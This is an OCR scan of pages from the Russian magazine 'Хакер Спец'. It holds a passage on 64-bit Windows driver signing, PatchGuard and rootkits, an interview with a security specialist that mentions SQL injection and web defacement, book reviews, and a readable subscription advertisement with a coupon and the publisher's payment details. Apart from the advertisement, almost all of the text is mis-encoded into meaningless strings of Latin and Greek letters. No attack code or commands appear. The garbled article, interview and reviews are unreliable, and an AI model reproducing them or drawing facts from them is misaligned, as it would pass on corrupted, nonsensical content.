(4) ōāāī ōī nī ī nī āī fī nōē ī āōī ī fī āī ēī ēē-āñōāā ēāāāēū- f ūō ī ōī āōāī ī , f ā -ōī Microsoft ī ī ēōē f ā ī ī āēā, ī ī -yōī ī ō āāāā 32-āēōī āy ōāāāēōēy Āēñōū ī ī ī ōāāī ā- ī ō ī nōāāōñy f ā čāūēūāī fī ē.

→ āōāēā f ā yāōī ā 64-āēōī ūō nēñōāī āō. Āī n- ī ī ēūčī āāāōēñū ī ī yāēāī ēāī fī āūō ī ōī ōāññī ōī ūō āōēōāēōōō x86-64 (AMD) ē IA64 (Intel), Microsoft ī ā- ōāī āñēā f ā f ēō nāī ē nēñōāī ū: XP, Āēñōō, Server 2003 ē Server Longhorn, ī ōī āī čāēāñēā fī āōp ī ī ēē- ōēōō ī ī āēōēāōēē yāōā — ōī āñōū f ēēāēī ē ī ī āē- ōēēāōēē. Āāēñōāōēōā ōī ēūēī +āōāč ēāāāēūī ūā nōāāñōāā ēēē āī nāēāāī ēy! Ā āī āāāī ē ē yōī ō, Microsoft čāāēī ēēōī āāēā čāāōōēō āōāēāōī ā āāč ōēōōī āī ē ī ī āī ēñē, ī ī ī āāūāā, -ōī f ēēāēī ē f āāōī - ōēčī āāī f ūē ēī ā f ā nī ī āōāō ī ōī f ēēī ōōū f ā ōōī āāī ū yāōā. ōēī ā, f ēēāēēō +āōāāē ē rootkit'ū ī ōī ūī ā f ā āōāāō, nī ēōā nī ī ēī ēī ī! (Āī ēāā ī ī āōī āī ī ī ā yōī ī ōāññēāčūāāpō nēāāōpūēā ī ōēōēāēūī ūā āī ēōī āī - ū: <http://download.microsoft.com/download/c/2/9/c/2935f83-1a10-4e4a-a137-c1db829637f5/windowsvistasecuritywp.doc>, http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/KMCS_Walkthrough.doc, <http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kernel-en.doc> ē āōōāēā).

Ēāēāy ōōī āāōāēūī āy čāāī ōā ī ī ī ēūčī āāōāēyōl Ē ēāēī ā ī ōāī āāōāēōāēūī f ā ī ōī f ōāī ēā ē ōāčōā- āī ō-ēēāī ! Microsoft āāēāāō āēā, -ōī ī ōī āēāī ū ī ā- ōāōī ē nī āī āñōēī ī nōē āēy 64-āēōī ūō nēñōāī f ā nōūāñōāōāō ā ī ōēōī āā, ēāē f ā nōūāñōāōāō āī ōī āūō ī ōī āōāī ī āēy f ēō. Yōī f āī ōāāāā. Āī ēūōēī nōāī ī ōī āōāī ī (ā ōī ī +ēñēā ē āōāēāāōī āī) ī ōāōī ī nēōñy ī ōōāī ī ōī nōī ē ī ōāēī ī ī ēēyōēē n ēāāēī ē ōāōōūp, ō-ēōūāāpūēāē nī āōēōēēō 64-āēōī ūō āōēōāēōōō.

Āñōāñōāāī fī ī, +āī āēōāāā āāōūčāāōñy āōāē- āāō ā 32-āēōī ī ā yāōī, ōāī nēī āēī āā āāī ī ōāēōāōū, ōāē -ōī ī āōāōī ā f ā 64-āēōī ūā nēñōāī ū čāyōī āōñy f āāī ēāī, ā f āēī ōī ōūā nēñōāī f ūā ōōēēēōū ī ōē- āāōñy ī ōāī ēñūāāōū n +ēñōī āī ēēñōā. Nāī f ā ī āēāī f ā, -ōī f ē āēōñī ā, f ē rootkit'ū ā yōī f ēēāē f ā ēī nī āōñy. Ī āōāī ēčī ī āōī āā ōēōōī āī ē ī ī āī ēñē ī ōōāī ī ī āēōēāōēē ōāēēā ī ī āēā-ēē f ā nāēōī ō-

fī ī ōōī āī ā āūē ī ōāāēī āēāī Āēāī fī ē ōōēī ānēī ē āūā āī ī ī yāēāī ēy Āēñōū f ā ī ōēēāāēāō, ē čāēē- f ōū āāī Microsoft f ā ī ī ā nēēō. f ī āāāā āñēē āē yōī ōāāñōy, ā nēñōāī ā ī ī ēfī āōāēāāōī ā ī ō nōī - ōī fī ēō ōāčōāāī ō-ēēī ā, ī ī čāī ēyōpūēō āōāēōpūā- ī ō āāēāōū n yāōī ī āñā -ōī ōāī āī ī, ī ēpñ āūōū nā- ī ī ē nēñōāī ū. f āēī f āō, f ē-āāī f ā ī āōāāō f āī ē- nāōū āōāēāāō, ī ōēēp-āpūēē ī ōī āāōēō ōēōōī āī ē ī ī āī ēñē, ē ī ī āī ēñāōū āāī, āī nī ī ēūčī āāāōēñū ī ī āāāēūī ūī ōāī nōī āāōāī ēyī ēē-ī ī nōē. Ēī f ā-ī ī, yōī āī ēūōēī ē āāī ī ōōī ē ē āī ī āūā f ā čāēī fī ī, fī ī ū āē f ā ī čāēī fī ī nōē āī āī ōēī, ā ōāññī āōōēāā- āī nōāī āī ū (f ā)čāūēūāī fī ī nōē.

Ī nī čī āāāy āñā yōī, Microsoft āī āāōēēā ā nāī ē 64-āēōī ūā nēñōāī ū (XP, Āēñōā, Server 2003 SP1, Server Longhorn) nī āōēāēūī ūēī āōāī ēčī, ēī f ōōī ēē- ōōpūēē ōāēī nōū yāōā ē ōēōēēī āāī f ūē āī ōāūī čāā- f ēāī Patch-Guard. Nōōāēī ēē, čī ā-ēō. Ī āēāō ī ōī - ēēī, f ā ī ōāōāōī āāōēē f ēēāēēō čī ā-ēōāēūī ūō ēčī ā- f āī ēē nī āōāī āī Server 2003 S1, āāā fī fī, nī āñōāāī fī



Если при нажатии
на кнопку двигатель
не завелся - срочно
купите журнал **MAXI**
tuning

В продаже
с 1 ноября




ПОДПИСКА В РЕДАКЦИИ

С 1 ОКТЯБРЯ ПО 31 ДЕКАБРЯ ПРОВОДИТСЯ
СПЕЦИАЛЬНАЯ АКЦИЯ ДЛЯ ЧИТАТЕЛЕЙ ЖУРНАЛА

СПЕЦ

ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ 11 НОМЕРОВ!

~~2040~~ руб.




1870 руб.



ПЛЮС ПОДАРОК ОДИН ЖУРНАЛ ДРУГОЙ ТЕМАТИКИ


ОФОРМИВ ГОДОВУЮ ПОДПИСКУ В РЕДАКЦИИ, ВЫ МОЖЕТЕ
БЕСПЛАТНО ПОЛУЧИТЬ ОДИН СВЕЖИЙ НОМЕР ЛЮБОГО
ЖУРНАЛА, ИЗДАВАЕМОГО КОМПАНИЕЙ «ГЕЙМ ЛЭНД»:
➤ ЯНВАРСКИЙ НОМЕР – ПОДПИСАВШИСЬ ДО 30 НОЯБРЯ,
➤ ФЕВРАЛЬСКИЙ НОМЕР – ПОДПИСАВШИСЬ ДО 31 ДЕКАБРЯ.

*ВПИШИТЕ В КУПОН НАЗВАНИЕ ВЫБРАННОГО ВАМИ ЖУРНАЛА,
ЧТОБЫ ЗАКАЗАТЬ ПОДАРОЧНЫЙ НОМЕР.*



И ЭТО НЕ ВСЕ!

31 ДЕКАБРЯ СРЕДИ ЧИТАТЕЛЕЙ,
ОФОРМИВШИХ ПОДПИСКУ НА ВЕСЬ 2007 ГОД,
БУДЕТ РАЗЫГРАНО 200 МРЗ-ПЛЕЕРОВ QUMO X



КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.haker.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
 - по электронной почте subscribe@glc.ru;
 - по факсу **8 (495) 780-88-24**;
 - по адресу **119992, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал «Хакер Спец» **на 6 месяцев стоит 1020 руб.**
Подарочные журналы при этом не высылаются

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БИЛАЙН и МЕГАФОН). ВОПРОСЫ О ПОДПИСКЕ МОЖНО ТАКЖЕ НАПРАВЛЯТЬ ПО АДРЕСУ **INFO@GLC.RU** ИЛИ ПРОЯСНИТЬ НА САЙТЕ **WWW.XAKER.RU**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ
НА ЖУРНАЛ «ХАКЕР СПЕЦ»

на 6 месяцев
 на 12 месяцев
 начиная с _____ 200__г.

Прошу выслать бесплатный номер
журнала _____

Доставлять журнал по почте
на домашний адрес
 Доставлять журнал курьером на
адрес офиса (по г. Москве)
 Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. _____

дата рожд. . . г.

АДРЕС ДОСТАВКИ:

индекс _____
 область/край _____
 город _____
 улица _____
 дом _____ корпус _____
 квартира/офис _____
 телефон () _____
 e-mail _____
 сумма оплаты _____

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН	7729410015	ООО «Гейм Лэнд»
ЗАО	ММБ	
р/с №	40702810700010298407	
к/с №	30101810300000000545	
БИК	044525545	КПП - 772901001
Плательщик	_____	
Адрес (с индексом)	_____	
Назначение платежа	Сумма	
Оплата журнала « СПЕЦ »	_____	
с _____	200__г.	_____
Ф.И.О.	_____	
Подпись плательщика	_____	

Кассир _____

Квитанция

ИНН	7729410015	ООО «Гейм Лэнд»
ЗАО	ММБ	
р/с №	40702810700010298407	
к/с №	30101810300000000545	
БИК	044525545	КПП - 772901001
Плательщик	_____	
Адрес (с индексом)	_____	
Назначение платежа	Сумма	
Оплата журнала « СПЕЦ »	_____	
с _____	200__г.	_____
Ф.И.О.	_____	
Подпись плательщика	_____	

Кассир _____

οι εο οι αει ει ι αει. Ι ι α αι ευοει νοα νεο-αα ει οααι ο αει ει αι δωαι, δανηαι αι, α ι ι νεα-ανοαι ι ει ει εκεοι αι ι. Ααυ αι αι εποι ι ε α-αιου ι α αααα, α ει αα ι α ι ααι ου ι δαι οαο-ου, ι αι αι αι ι οι δααου ι ι νεα-ανοαι ι.

Υ ΔΕΧΙΑΕΝΒ ΧΑΝΟΙΤ, ΝΑΙ ΤΙ Ο ΕΤΙ ΑΟΥ ΕΤ ΑΑΑ-ΓΕΑΟΥ Υ ΔΕΟΤ ΑΕΕΤ ΝΥ?

Τ FFTPIC: Ει αα ου νοει οε α ανη, — αι ι εν-ααι ι ο-αο ι α γεη οααοει νεαι ι ε SQL Injection α PostgreSQL ι α Web-παδααδα νεηαι ι γεαο-οι ι ι ε ει ι α δοει, ιι ογοι ι ι ι α ModSecurity. Αηει ου ει ααου ααοο «ιι οααου εαοι α ε ααα-ουου ι α zone-h» (zone-h.org — δανοδη, ιι ηαι ι αι ι ι ου ει ι α αουει ι α εα ΙΤ ε αατι ι αι ι η-οε α α-ανοι ι ηοε. — Ι δει. ααι δα), οι ι ααο ι οδε-οαοει ι ου. Νειοει ι οα γ «ιι ααηει ε αει ααε». Αααι ι εαοει α οδι εεαοηαο αι οηοι ι αει οοδι εεαοι α.

ΑΔΑΙ ΑΓ Α Τ ΕΤ Ι Α ΔΤ Α ΧΑΝΟΑΕ, Ι Α ΑΑΔΙ Ι Α?

Τ FFTPIC: Χαναο. Ι αι ι ι αι. Εδα ηι ου ααιηοει αεααι. Ε ι α ι ου δανηοαεαι ηυ ε-α οι αι, +οι αα-αοοει Εαι ει ανοο ι αι αι οααε ε αι αι δεε επαυι ι α ηαι α ι ανοι γααα ει γ... Οευι ι ι α (ι δει ηηα αιη ι ι αι ααε).

ΕΑΕΤ Ε ΕΤΙ Τ Ο Ρ Ο Δ Ν Ο Τ Ε Ο Ο Ο Α Α Β Α Τ Ι Α ? Ε Α Ε Α Β Τ Ν Υ ? Ε Ρ Α Ε Ι Ο Ε Ν Τ Ο Ο , Ε Τ Ο Τ Θ Ο Ε Ο Ο Ι Α Τ Η Τ Ι Α Ι Β Α Θ Ο Ι Α Ν Α Α Ε Α Ε Δ Α Χ Δ Α Α Τ Ο Ε Ε ?

Τ FFTPIC: Αι ι α ααδω Acer Aspire 9504. Ι Νυ — οι αι αι, Windows Mediacenter. Ι εη ι ι ι εαι ι εε ι α VMware ε οδι εεα LiveFlash η δα ι ι ι δα ι ου ι ε «ιι αι αι αι ε». Ε ηι οοο ι α ι οεαγα αι αι εποι ι. Δααα +οι ι ι ηοαεαε-αιηει αι ι ι ι ερ αη ι αερ εκ ηαι ου ι αδου ΕΙ Ε — Psion. ΕΙ ΟΙ , ηαι οα οαι α ι ου ι α οει εε αιη +οαι ηυ/ι αι δα οαηοα. Ι ι ηαε-+αν γοο ι α οει ι ε ι α αι οηεαηο, α Symbian ι αδ-αοαε α ηι αδοι ι ι ου...

ΧΟΤ Υ ΔΤ ΔΔΑΙ Ι ΕΔΟΑΘΟΥ Ε Ι Α ΕΑΕΕΟ ΒΧΟΥΕΑΟ?

Τ FFTPIC: Η 2002 αι αα ι ε-αι ι α ι εο, οδι ι α ι οεουι ααε αι ηι α. Αι 2002 αι αα ι η ι αι ου ι ι ι ει α ι οεαι ι α δααι οα αιει ι οι αοι ι οει αα-ι εα. Ι ι ηεα 2002 αι αα ι οι αοι ι οει ααου ι αδαν-οαε. Οαε ηοε-ει ηι. Α ι οεουι ααα... Ι ο, ι αι δε-ι αο, ηαε-αν ι ανοαη αααι ι γι β :-). OpenWRT + Web — εαι αα ι αααι ι ι εε.

ΑΑΑΙ Τ Ν ΟΤ ΑΙ Ε Τ Α Ο Α Ρ Ν Ο Ε ΟΙ Χ Ο ΝΥ ΔΤ ΝΕΟΥ: Ι Τ ΧΑΙ Ο Τ FFTPIC? Ε Α Ε Δ Τ Α Ε Ε Ν Β Ι Ε Ε ?

Τ FFTPIC: Εαι-οι «α οαι ο» ι δεοει ηι.

Α Ε Α Ε Ε Ο Ε Τ Ι Ο Α Δ Α Ι Ο Ε Β Ο Ι Τ Α Α Α Τ Ι Α Ν Ι Τ Ν Ο Ε Ο Ο Χ Α Ν Ο Α Τ Α Α Ε ? Ε Α Ε Ε Α Ε Χ Ι Ε Ο Ο Ο Ν Χ Ε Ο Α Α Θ Ο Ι Α Ε Α Τ Ε Α Α Ε Ι Ο Δ Α Ν Ι Ο Ι Ε Ε Τ Τ Ε Α Χ Ι Ο Ι Ε ?

Τ FFTPIC: Β ι α αι ευοει οι αι ει ι ει ι οαοι ου-γι. Α οι ηηει α αι ευοει ηοα νεο-αα ι ι ε ηεοοαα-ηοηυ ε pre-sale, +οι ηεο-ι ι. Αηου ι αει οι δαυ «ιι αγ-α-ει ααε», οει α Infosecurity. Εο ι ι ηααη.

Α Δ Τ Α Α Ο Τ Α Τ , Χ Ο Τ Ι Ν Φ Ο Σ Ε C U R Ι Τ Υ Α Ε Ρ Α Τ Ι Ν Ε Ο Χ Α Α Γ Α Α Τ Ι Τ Ν Α Ο Ε Ο Υ ?

Τ FFTPIC: Ι ο «+οι ου α οαεαδ — ε αα ι ι οαοοει εεε αα ι ι αι ηι εε, ι α ααοοει ι α Infosecurity» :-).

Ν Ε Α Ε Ι Ε Ο Α Ε / Ν Α Ε Ο Ρ Δ Ε Ο Ε - Α Δ Ο Τ Ι Α Ι Ε Ο Ο Τ Α Ο Α Α Ο Υ Ν Β ? Ν Ε Α Ι Ε Χ Ν Τ Α Ο Ε Α Ε Ε Ν Ο Τ Α Ε Χ Τ Α Ε Α Ν Ο Ε Α Α Χ Τ Ι Α Ν Ι Τ Ν Ο Ε Ι Τ Χ Ι Α Ε Ι Τ ?

Τ FFTPIC: Η «αοι ι αι ε» αει ι ηαι αι. Αει ι αι γ «αι ααδωαι α» ε «ηοαι α» ααι ι ε-εηη ι ι ηεα δαι η α-αα οι ε-αοι ι ου, α ει οι οι ε γ ο-ανοαι ααε :-). Εε «ιι οα-εε-ι ου» ι οει αηοη ι α οαηοη η δα ι ου ι ε εραυι ε. Ι οεοαεουηοαοι η εαηαι αοι ι Α ρ οει ι α οι , Α ε α ε -ι οι ι Α ο α ο ι α ε ρ ο ι , Α α ο α ε ι ι α α ι Ε α ο α α α ο ι (Υ Α Γ Κ Ο Η Η Α). Ε η ο α ε , α η ε ι ο ι η α ο α ι ε α ο α ο ι ι ι ο α ε ε η α ι α ε ι ε α , ι α ι ε η α ι ι α γ η η α ι α η ο ι ι η Ζ Α Ρ Α Ζ Ι Ε.

Α Ν Α Ε Χ Α Ν Ο Τ Α Ε Α Ν Ο Υ ? Χ Α Ι Ε Ρ Α Ε Θ Ο Χ Α Ι Ε Ι Α Ο Υ Ν Β Α Ν Α Τ Α Ι Α Ι Τ Α Δ Δ Α Ι Β ?

Τ FFTPIC: +ααι-οι ει ι εδαοι ι αι ι αο, ι αι ηηοηυ αουοι. Ι εεαοαι ο, οι ηου ααααηηουεηυ.

Δ Α Ν Ν Ε Α Ε Ι Τ Α Δ Τ Α Ι Α Α Τ Ε Ι Ε Α Α , Ε Ι Ο Ι Θ Ο Ρ Υ Ε Δ Α Ο Α Ν Χ Α Δ Α Χ Τ Ε ?

Τ FFTPIC: Ει εαεα ιι αα ι ι αι ηι ηοε ααι οι αι αι-ι ου οαοι ι ει εε. Ι ααηηυ, ι ι α ηοαι αο ι αδαι ε εκ ηα-δεε ει εα, ε ι οι αι εαι η η ο ι οι ε αοαο ι οεαεα-εαουηυ γεηι αδου α ηι οααηοαοη ουε ι αεαηοη. Ε ηι-αεαι η η η, ι α οη ηηειηεο ει εαι ου ι ι εεαο ι ου ααο-ηυ ι αει οι ουε ι α ι ηοαι ο εεοαοοου αει whitehat. «Εαι αει ιι αου ανα α ι ει οο» — ιι αεαοεηα, «Αι αει εκ δεηει α ι ι εοοεε αα ι ι αι ηι ηοε» — εαι ηι, α ι α-οι ηοαι αα ι οαεε-ανηει ο ηοηοηαοαο.

Χ Ε Ο Α Α Θ Ο « Ο Α Ε Α Β » ? Χ Ο Τ Ι Τ Α Ε Α Θ Ο Ν Ε Α Χ Α Ο Υ Ι Τ Η Τ Χ Ε Ο Α Ι Ι Τ Ι ?

Τ FFTPIC: εοαη, ει αα αααεοι ου ηεαοααηο ηουεεε ι α pdf. Α «Νι ΑΟ» ει ι ααα ι οη ηα-εααηοηυ αι ηοαοι +ι ι ει οαδαι ηι αααιε.

Ι Τ Ν Τ Α Α Ο Ε Ι Α Ο Ε Ι Χ Ε Ο Α Ο Α Ε Β Ι , Α Ε Α Ρ Ο Υ Ε Ι Χ Α Ι Β Ο Υ Ν Β Ε Τ Ι Υ Ρ Ο Α Δ Ι Τ Ε Α Α Χ Τ Ι Α Ν Ι Τ Ν Ο Υ Ρ , Ν Α Ι Ο Α Ο Α Χ Ι Ο Α Ε Ι Τ Τ Ε Α Χ Ι Ο Α Δ Α Ν Ο Θ Ν Υ ? Ι Τ Α Ε Ο , Ε Ι Ε Α Ε Ε Α Ε Ε Α ?

Τ FFTPIC: Χαιηειο ιο ι αι δαεαι ηυ, α ει οι οι ι +αι η ηηει ηη δααηοηυ ααεαουηυ. Εε «ιι ο-αο-ι ι-ι ι ο-ει ο ι ο» ιι αναι ι αι δαεαι ηυι — securitylab.ru, bug-traq.ru. Ι ο, α ααεουα — α οεου εεε αεοαυ ι ι οι ε εεε ει ι ε οαι αοεα... Ει οι οι αοει ι αι η αα ι ι αν-ι ι ηου — αι ηοαοι +ι οεοι ηαι ι αεαηου α ι ηυ, +οι αου αα ι ηαι ι αει ι αει αι ηηοου α ι αοο δαηοηι α.

Ε Α Ε Ε Α Ν Ο Υ Χ Α Ο Ι Ε Ε Ε Τ Α Δ Ν Τ Α Ε Ο Ε Α Ο Ι Α Α Ο Α Ο Υ Α Α ? Τ FFTPIC: Β ι α αοαουαα ι α ααααααη. Α ι α οαε ηοααι ηυ οηηι εα ι ι.

Χ Ο Τ Ι Τ Ν Τ Α Α Ο Α Θ Ο Χ Ε Ο Α Ο Α Ε Β Ι , Α Ε Α Ρ Ο Υ Ε Ι Ι Τ Τ Η Τ Α Τ Α Α Ο Ν Α Α Β Ε Ν Ο Α Δ Ι Τ - S E C U R Ι Τ Υ ?

Τ FFTPIC: Ι ι αοι αου ι αι εαα ι αδηι αεοαι ου ι οι οαηηοη. Ηι αοαεηοο ι ι οη αααι , ι αι οει αο e

αδοουυ

ΑΕΑΕΝΑΙ ΑΒ ΑΓ ΔΕΙ Τ Α

ΟΙ ΔΤ ΟΕΕ ΝΙ ΑΟΕΑΕΝΟ. ΑΤ -Υ ΔΑΟΥ, ΑΥΝΟΔΤ ΟΙ ΑΑΟ ΝΟΑΕΟΥ Ι Α Ι ΑΝΟΤ ΟΑΟ, ΕΟΤ ΝΧΕΟΑΑΟ ΝΑΑΒ ΟΙ Ι ΑΑ ΑΑΤ. Α ΑΤ -ΑΟΤ ΔΟΥ — Ι Α Ι Τ ΑΤ ΕΤ Ι Υ ΕΑΕΝΟΑΟ (ΟΤ ΟΒ Ι ΕΕΤ ΑΑΑ Α ΥΟΙ Ι Ι Α Υ ΔΕΧΙ ΑΑΟΝΒ), ΕΤ ΑΑΑ Τ ΕΑΧ Ο Α Α Α Ο Ν Β, ΧΟΤ ΕΟΤ ΟΙ Ι ΑΑ ΑΑΤ (Τ Α Υ Α Ε Ο Ε Α Ι Α Τ Δ Β, Ο Α Ε Ε Ο Ι Α Ε Ο Ε Ι Χ Α Ι Ο Ν Ε Τ Α Ε Ι Τ). ΕΧ-ΧΑ ΑΟΤ ΔΤ ΑΤ, ΧΑΝΟΤ, ΑΝΕΕ Α ΧΑΙ -ΟΤ Ι Α Ο Α Δ Α Ι, Ι Ο Α Α Ο Ν Β Α Ο Α Ο Υ Ν Α Τ Α Α Α Τ Ε Α Ε Υ Ι Τ Α Ο Α Τ Δ Α Ι Ε Α Χ Α Ν Α Τ Α Α Τ Ε Ε Τ Ι Α (Ο Α Ο Ο, Α Ε Α Ο, Ν Τ Ν Α Α Α). Ν Α Β Ο Α Τ Ε Ν Ο Τ Δ Τ Ι Ο, Υ Ο Τ Υ Τ Ι Τ Α Α Ο Α Ι Ο Υ Τ Ν Ο Τ Β Ι Τ Ν Τ Α Α Δ Ο Α Ι Ν Ο Α Τ Α Ο Υ Ν Β, Ι Α Χ Ο Τ Ι Α Ε Α Ε Α Ο Ε Ν Ι Τ Ν Τ Α Α Ι. Ι Τ -Ι Τ Α Ι Ο, ΕΤ ΕΕ ΧΑΝΟΑΤ Ι ΔΤ ΟΑΝΝΕΤ Ι Α Ε Υ Ι Ο Ο Ν Α Δ Ο Ε Ο Ε Ε Α Ο Τ Α Ο Ι Α Α Τ Ε Ν Χ Ε Ν Ε Β Α Ο Ν Β Ε Ε Ε Τ Α Δ Α Ι Ι Α Ι Ε. Α Ο Ι Α Ρ, Ι Ι Ν Α Ι Ι Α Τ Ο Α Δ Ο Ε Ο Ι Α Α Τ Ι Δ Τ Ν, Ν Ε Τ Ε Υ Ε Τ Ο Ι Α Α Τ Ε Ο (Ε Ι Α Τ Ο Α Α Ο Ε Ε. — Ι Δ Ε Ι. Α Α Ο Τ Δ Α).

ΧΑΔΑΧΑ

ΝΑΔΑΑΕ — Τ Α Ε Ι Ε Χ Ε Ο Χ Ο Ε Ο Δ Τ Ν Ν Ε Ε Ν Ε Ε Ο Ν Τ Α Ο Ε Α Ε Ε Ν Ο Τ Α Α Τ Α Ε Α Ν Ο Ε Α Χ Τ Ι Α Ν Ι Τ Ν Ο Ε W I N D O W S - Ν Α Ο Α Ε. Ι Δ Ε Υ Ο Τ Ι Α Ι Α Τ Ο Ε Ε Χ Ι Τ Ν Τ Χ Α Ο Ρ Ο Ν Β Ε Υ Δ Α Ο Ε Χ Α Ν Ε Ε Α Ι Α Α Ο Ε Ε, Ε Ο Α Τ Δ Ο Ε -Χ Α Ν Ε Α Β Ι Τ Α Α Ι Ο Τ Α Ε Α, Χ Ο Τ Δ Α Ε Ε Τ Α Β Α Ε Α Ι Ε Α. Τ Α Ο Χ Ι Τ, Ν Τ Α Δ Α Ι Α Ι Α Τ Ι Α Π Ο Υ Ε Ε Χ Α Ε Τ Α Ε Ν Ο Α Ι Τ Α Ε Ο Ν Β Ν Ε Ε Ο Ε Τ Ι Ε Α Ι Ε Α Ο Ι, Χ Ο Ι Α Ο Χ Ο Ι - Ο Ι Α Α Ε Α Ο Υ Ν Α Ι Ε Ι Ε Δ Ο Ε Α Ι Ε.

ΥΟΤ ΑΤ ΟΤ ΑΑΔΕΥΑ ΟΑΟΑΑΟ Ι Α ΑΝΑ — Ι Α ΔΑΧΔΑΑΤ ΟΕΟ ΕΟΔΝΙ Α, Ι ΑΤ ΕΝΑΙ ΕΑ ΕΙ ΕΑΕ, Ι Τ Α Α Τ ΟΤ Α Ε Ο Ε Τ Ι Ο Α Δ Α Ι Ο Ε Ε, Ε Τ Ι Α Ι Ε Α Α Ε Ο Χ Α Δ Α Χ Ι Τ Α Τ Ν Τ Ο Α Ε Α Α Ε Α Ι Α Τ Ε Ν Ε W I - F I Ν Α Ο Α Ε Α Ε Δ Ο Υ Ι Ο Ο Ι Α Ν Ε Α Ι Ι Ο Ο Ι Ο Ι Ε Ο Α Ο.

S P E C I A L I T Y Á Ç Î Ð

Επε ι υ τωαεδααι εφεαε α ταçτδ? Ααδαι ν'ενετ ετ αρυεονυ τα νεεααα εφεα (τανετ ευετ ουνυ-ταετ ατ ταετ εε). Εç τ εο ααεααι αυαι δεο ττ δαι α τττ αδα. Εο-ωαα τττ ααααο α αοοτ αε.

Ανεε δααυ çαετ δαδαντ ααεε ττ'εναρ τ'υα εφεαε, τ τ αεου çαεαçαδου εο ττ δαçοτ τ'υτ οατ αι α αοεετ ενδε-ανεττ ετ δαδτ αο-ι αααçετ α «OS-ετ εαα» (www.osbook.ru), εεατ ττ ααδανο oskniga@mail.ru.

EASY

Όνδατ τ αεα, τ ατ τ αεατ εα, τ ανδοτ εεα ε αι ηνδατ τ αεατ εα

Ε.: «I E-T δανη», 2006 / Ετ δαατ πε Ρ.Ν. / 304 ηνδατ εου Ντ δτ εετ Α.Α. / 477 ηνδατ εο Δαçοτ τ αυ οατ α: 112 δααεαε

